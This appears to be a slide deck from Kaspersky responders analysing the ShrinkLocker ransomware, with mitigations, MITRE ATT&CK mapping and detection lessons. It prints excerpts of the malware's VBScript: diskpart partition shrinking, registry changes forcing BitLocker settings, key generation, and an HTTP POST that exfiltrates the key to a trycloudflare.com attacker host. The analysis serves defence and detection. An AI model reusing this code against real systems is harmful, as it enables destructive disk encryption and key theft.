Lessons Learned from the ShrinkLocker Ransomware: From Response to Detection

Cristian Souza and Eduardo Ovalle

DFIR Specialist, Ph.D Student
(Kaspersky & IME-USP)

Agenda

Ransomware evolution

Ransomware has evolved dramatically over the past decade, from rudimentary screen lockers to highly sophisticated families capable of encrypting entire infrastructures and exfiltrating sensitive data.

Ransomware evolution

1. Early ransomware was typically written in compiled languages such as C or C++.
2. Recent trends have revealed a strategic pivot by threat actors toward languages like Go, Rust, and VBScript.
3. Often motivated by a desire to minimize detection by traditional antivirus engines.

Living off the Land (LOTL)

Adversaries rely entirely on native system utilities already present on the target machine.

- Reduce their operational footprint.
- Evade application whitelisting policies.
- Avoid dropping binaries that could trigger antivirus alerts.

Exploiting OS features

Ransomware groups have shown growing interest in exploiting legitimate operating system features for malicious purposes, thereby blending in with routine administrative activities.

- PowerShell.
- Windows Management Instrumentation (WMI).
- BitLocker.


ShrinkLocker ransomware

- Discovered by our team during a real-world incident response.
- Highly creative and destructive abuse of the native BitLocker disk encryption utility.
- Uses a plain-text VBScript to manipulate drive partitions, disable recovery mechanisms, and perform full-volume encryption.
- Exfiltrates the generated decryption key to an attacker-controlled server via HTTP POST requests, leaving the victim system entirely inaccessible.

Execution conditions

- The script begins by collecting information about the target system through WMI queries to the `Win32_OperatingSystem` class.
- It compares the system domain and checks OS version compatibility.

Conditions for execution




```
main
Sub Main
On Error Resume Next
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_OperatingSystem")

For Each objItem in colItems
  If InStr(1, CreateObject("ADSystemInfo").DomainDNSName, "[redacted]", vbTextCompare) > 0 Then
    else
      If Not condition then Exit Sub
  end if
    If InStr(1, objItem.Caption, "xp", vbTextCompare) > 0 Or InStr(1, objItem.Caption, "2000", vbTextCompare) > 0 Or InStr(1, objItem.Caption
      , "2003", vbTextCompare) > 0 Or InStr(1, objItem.Caption, "Vista", vbTextCompare) > 0 Then
        Set fso = CreateObject("Scripting.FileSystemObject")
        fso.DeleteFile "C:\ProgramData\Microsoft\Windows\Templates\Disk.vbs", True
     If Not condition then Exit Sub
    End If
Next
```

Figure: ShrinkLocker initial checks

Partition shrinking and setup



```
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_OperatingSystem")
For Each objItem in colItems
  caption = objItem.Caption
If InStr(1, objItem.Caption, "2008", vbTextCompare) > 0 Or InStr(1, objItem.Caption, "2012", vbTextCompare) > 0 Then
  set colLogicalDisksBefore = GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT * FROM Win32_LogicalDisk WHERE DriveType = 3")
  Set objShell = CreateObject("Wscript.Shell")
  For Each objDisk In GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT DriveLetter FROM Win32_Volume WHERE BootVolume='True'"): Driveletters=objDisk.DriveLetter: Next
  For Each SystemVolumeDisk In GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT DriveLetter FROM Win32_Volume WHERE SystemVolume='True'"): SystemVolumeDriveletters=SystemVolumeDisk.DriveLetter: Next
    if SystemVolumeDriveletters = Driveletters then
      Set colPartitions = objWMIService.ExecQuery("SELECT * FROM Win32_DiskPartition WHERE PrimaryPartition = TRUE and DiskIndex = 0")
      For Each objPartition In colPartitions
        strPartitionDeviceID = objPartition.DeviceID
        Set colLogicalDisks = objWMIService.ExecQuery("SELECT * FROM Win32_LogicalDiskToPartition WHERE Antecedent='Win32_DiskPartition.DeviceID=""" & strPartitionDeviceID & """'")
        For Each objDisk In colLogicalDisks
          Set colLogicalDisks2 = objWMIService.ExecQuery("SELECT * FROM Win32_LogicalDisk WHERE DeviceID='" & Replace(Mid(objDisk.Dependent, InStr(objDisk.Dependent, """") + 1), """", "") & "'")
          For Each objLogicalDisk In colLogicalDisks2
          strDriveLetter = objLogicalDisk.DeviceID
            set shrinkdisk = CreateObject("WScript.Shell").Exec("diskpart")
            shrinkdisk.StdIn.WriteLine("Select Volume " & strDriveLetter & vbCrLf)
            shrinkdisk.StdIn.WriteLine("shrink desired=100" & vbCrLf)
            shrinkdisk.StdIn.WriteLine("exit" & vbCrLf)
            If InStr(1, shrinkdisk.stdout.readall , "100", vbTextCompare) > 0 then
            set shrinkdisk = CreateObject("WScript.Shell").Exec("diskpart")
            shrinkdisk.StdIn.WriteLine("Select Volume " & strDriveLetter & vbCrLf)
            shrinkdisk.StdIn.WriteLine("create partition primary size=100" & vbCrLf)
            shrinkdisk.StdIn.WriteLine("format quick recommended override" & vbCrLf)
            shrinkdisk.StdIn.WriteLine("assign" & vbCrLf)
            shrinkdisk.StdIn.WriteLine("active" & vbCrLf)
            shrinkdisk.StdIn.WriteLine("exit" & vbCrLf)
            If InStr(1, shrinkdisk.stdout.readall , "100", vbTextCompare) > 0 then
              shrinkcomplate = "ok"
            Else
            End If
            Else
            Exit for
            End If
          Next
        Next
```

Figure: Shrink operations

Bootloader reinstall and partition labeling





Figure: Contact information

BitLocker configuration and encryption




```
Set colFeatures = objWMIService.ExecQuery("SELECT * FROM Win32_OptionalFeature WHERE Name = 'BitLocker'")
If InStr(1, Caption, "2008", vbTextCompare) > 0 Then
  If InStr(1, Caption, "R2", vbTextCompare) > 0 Then
    For Each objFeature in colFeatures
      If objFeature.InstallState <> 1 Then
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\System\CurrentControlSet\Control\Terminal Server"" /v fDenyTSConnections /t REG_DWORD /d 1 /f"
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"" /v scforceoption /t REG_DWORD /d 1
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseAdvancedStartup /t REG_DWORD /d 1 /f")).stdout.readall
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v EnableBDEWithNoTPM /t REG_DWORD /d 1 /f")).stdout.readall
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPM /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then:
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMPIN /t REG_DWORD /d 2 /f")).stdout.readall) > 0 The
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMKey /t REG_DWORD /d 2 /f")).stdout.readall) > 0 The
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMKeyPIN /t REG_DWORD /d 2 /f")).stdout.readall) > 0
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v EnableNonTPM /t REG_DWORD /d 1 /f")).stdout.readall) > 0
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UsePartialEncryptionKey /t REG_DWORD /d 2 /f")).stdout.re
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UsePIN /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then:
        If Len((CreateObject("WScript.Shell").Exec("ServerManagerCmd -install BitLocker -allSubFeatures")).stdout.readall) > 0 Then: End If
          Do
          Set colFeaturesCheck = objWMIService.ExecQuery("SELECT * FROM Win32_OptionalFeature WHERE Name = 'BitLocker'")

          For Each objFeatureCheck in colFeaturesCheck
            If objFeatureCheck.InstallState = 1 Then
              For Each Os in GetObject("winmgmts:").ExecQuery("SELECT * FROM Win32_OperatingSystem")
              os.Win32Shutdown(6)
              WScript.Sleep 6000000
              Next
              Exit Do
            Else
              WScript.Sleep 60000
            End If
          Next
          Loop
```

Figure: Registry operations

Key generation



```
Dim seed
seed = CStr(usedMemory) & CStr(usedSpaceTotal) & CStr(freeSpaceTotal) & CStr(freeMemory)  & CStr(sys) & CStr(perf) & CStr(received) & CStr(sent) & CStr(Timer)

Randomize seed
For i = 1 To 64

    randomNum = Int(Len(characters) * Rnd(2))

    randomChar = Mid(characters, randomNum + 1, 1)

    strRandom = strRandom & randomChar

Next

WScript.Echo strRandom
```


Administrator: Command Prompt - cscript sample.vbs

```
C:\Users\user\Desktop>cscript sample.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

-*&T!a!JIuH_GOhPO;PvVQRTrUUX*qUSGoNpRX1V*esH=LpqcgI@+eUofOegRR0y
```

Figure: Random key gereration


Exfiltration



```
Set httpRequest = CreateObject("WinHttp.WinHttpRequest.5.1")
urlpath = ".trycloudflare.com/updatelog"
protocol = "https:"
scdomain = "//scottish-agreement-laundry-further"
httpRequest.Open "POST", protocol & scdomain & urlpath, False
httpRequest.SetRequestHeader "Content-Type", "application/x-www-form-urlencoded"
httpRequest.SetRequestHeader "accept-language", "fr"
httpRequest.SetRequestHeader "user-agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0"
httpRequest.Option(4) = 13056
httpRequest.Option(6) = false
```

Figure: Request creation

Exfiltration



```
C:\Users\user\Desktop>cscript sample.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

PLAIN TEXT DATA:
DESKTOP-MFDBT6R Microsoft Windows 10 Education  C:,E:   Z1UeUXUUOU2MpH$pA6m_yOS7Ihw3r3oOjShuw-Txllorx8LUMUEWhnn8R6osFZq;

ENCODED DATA:
upgrade=REVTS1RPUC1NRkRCVDZSCU1pY3Jvc29mdCBXaW5kb3dzIDEwIEVkdWNhdGlvbglDOixFOgla
MVVlVVhVVU9VMk1wSCRwQTZtX3lPUzdJaHczcjNvT2pTaHV3LVR4bGxvcng4TFVNVUVXaG5u
OFI2b3NGWnE7
```

Figure: Data to be sent

Threat evolution

- At the end of 2024 ShrinkLocker re-emerged with an optimized script variant and novel delivery technique.
- This time using a streamlined version of its original script.
- Embedded within an MSC (Microsoft Management Console) file.

Threat evolution

- The script consists of approximately 155 lines of code, indicating a more compact and efficient implementation.
- Internal command-and-control (C2) communication is established via Web protocols using internal IP addresses that confirm active intrusion.
- There are no ransom notes or predefined communication channels with the threat actors.

Tactics, Techniques and Procedures (TTPs)

Table: MITRE ATT&CK Techniques used in ShrinkLocker

Technique ID	**Description**
T1059.005	Command and Scripting Interpreter: VBScript
T1059.001	Command and Scripting Interpreter: PowerShell
T1047	Windows Management Instrumentation
T1486	Data Encrypted for Impact
T1529	System Shutdown/Reboot
T1070.001	Clear Windows Event Logs
T1112	Modify Registry
T1562.004	Disable or Modify System Firewall
T1041	Exfiltration Over Web Service

Mitigations

- ShrinkLocker demonstrates the limitations of traditional antivirus tools against threats that abuse native Windows features like BitLocker, WMI, and PowerShell.
- Since it operates without deploying custom binaries, it can evade signature-based detection.
- To counter this, organizations should adopt a defense-in-depth approach combining prevention, detection, and recovery.

Mitigations - Endpoint level

- Endpoints should be hardened by configuring BitLocker with TPM and multifactor protectors.
- Unused scripting tools such as VBScript and legacy PowerShell should be disabled using AppLocker or Windows Defender Application Control.
- Critical registry paths (e.g., `HKLM\SOFTWARE\Policies\Microsoft\FVE`) should be audited regularly.

Mitigations - Endpoint level

- Detection should rely on behavioral analytics.
- EDRs must flag unusual use of disk utilities or PowerShell activity.
- Script block logging and transcription should be enabled and sent to centralized logging systems.

Mitigations - Network level

- Outbound HTTP traffic should be fully logged, especially POST requests.
- TLS inspection can provide additional visibility where permitted.
- From an academic perspective, paradigms such as Software-Defined Networking (SDN) could improve malware detection through traffic analysis, especially by using machine learning.

Lessons learned

- **LotL techniques:** The malware used only native tools (e.g., PowerShell, DiskPart, BitLocker), bypassing traditional AV and EDR detection.
- **Behavioral detection:** Only behavioral monitoring caught early-stage anomalies; static rules and signatures failed.
- **Centralized logging:** ShrinkLocker deleted local logs. Only organizations with external log aggregation retained critical forensic data.

Lessons learned

- **Network visibility:** Key exfiltration occurred via HTTP POST to Cloudflare. Lack of POST logging and TLS inspection hindered detection.
- **Privilege misuse:** The attack required full admin rights, which enabled reconfiguration and encryption without user awareness.
- **Recovery dependence:** Recovery was only possible where BitLocker was not enforced or backups were properly maintained.

Lessons learned

- ShrinkLocker exemplifies how attackers can weaponize built-in OS features to conduct stealthy and destructive operations.
- By leveraging native tools like BitLocker and minimizing binary dependencies, the threat bypasses conventional detection mechanisms.
- Our investigation underscores the importance of behavioral analysis, robust logging, and privilege management in mitigating such threats.

Lessons learned

- After completing the incident response and investigation processes, we developed a YARA rule capable of generically detecting ShrinkLocker.
- This rule now helps protect approximately one billion devices worldwide.
- Additionally, ShrinkLocker has been included in version 17 of the MITRE ATT&CK framework[1].

[1] https://attack.mitre.org/software/S1178/

Lessons Learned from the ShrinkLocker Ransomware: From Response to Detection

Cristian Souza and Eduardo Ovalle

DFIR Specialist, Ph.D Student
(Kaspersky & IME-USP)